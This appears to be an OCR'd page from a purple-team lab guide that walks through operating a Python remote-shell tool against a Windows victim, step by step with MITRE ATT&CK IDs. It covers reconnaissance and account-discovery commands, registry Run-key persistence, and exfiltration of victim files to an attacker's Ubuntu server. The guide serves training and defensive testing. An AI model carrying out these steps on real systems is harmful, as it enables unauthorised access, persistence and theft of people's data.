
1. Run the attack script from an ide or cmd: python Attacker.py

2. Enter common commands to test the connection. “ipconfig”, “dir”.

3. Monitor for output; troubleshoot any connection issues, interact directly with the Output.txt or Command.txt files on Ubuntu website and ensure they are writeable.

4. Once commands are running attempt to touch the victims Desktop with.
Command:
echo_My_Other_Computer_is_your_Computer :)
>%USERPROFILE%\Desktop\You_Are_Hacked.txt
The input field/shell created by the script should appear as pictured below

Attacker’s Screen



STEP 5: RECONNAISSANCE

MITRE T1590.002 – Gather Victim Host Information

Build your target profile

Commands

Enter a new command: hostname
Enter a new command: ver
Enter a new command: systeminfo
Enter a new command: whoami
Enter a new command: ipconfig /all

STEP 6: DISCOVERY (ACCOUNTS)

MITRE T1087.001 – Account Discovery

Enter a new command: net users
Enter a new command: net localgroup administrators

STEP 7: PERSISTENCE

MITRE T1547.001 – Registry Run Keys / Startup Folder

Enter a new command: persist

This will trigger the persistence function def persist_exe_user().
The victim's machine will now run the .exe file at every boot up.

This function copies the running executable into APPDATA\RightPoint\RightPoint.exe

It then adds a new entry to HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Which points to this new copy causing it to launch at each logon.

That path is a Windows Registry key under the HKEY_CURRENT_USER (HKCU)
It stores settings for that user that can also include loading .exe's at logon.

STEP 8: EXFILTRATION

MITRE T1567.002 – Exfiltration Over Web Service

Commands:

Single sensitive file
Enter a new command: upload C:\Users\victim\Documents\secrets.txt

Entire folder
Enter a new command: get C:\Users\victim\Documents

View the exfiltrated data on the Ubuntu machine.

Navigate to the Exfiltration directory from the attacker's browser and view and download the exfiltrated data.

STEP 9: CLEANUP

MITRE T1070.004 – Indicator Removal: File Deletion

Remove Persistence:

command: reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v RightPointUpdate /f

STEP 10: POST EXECUTION

Review and report on the exercise to refine tactics and improve operational security for future tests.

Discuss with the purple team lead on any further activities and tests to run with the blue team such as lateral movement and privilege escalation.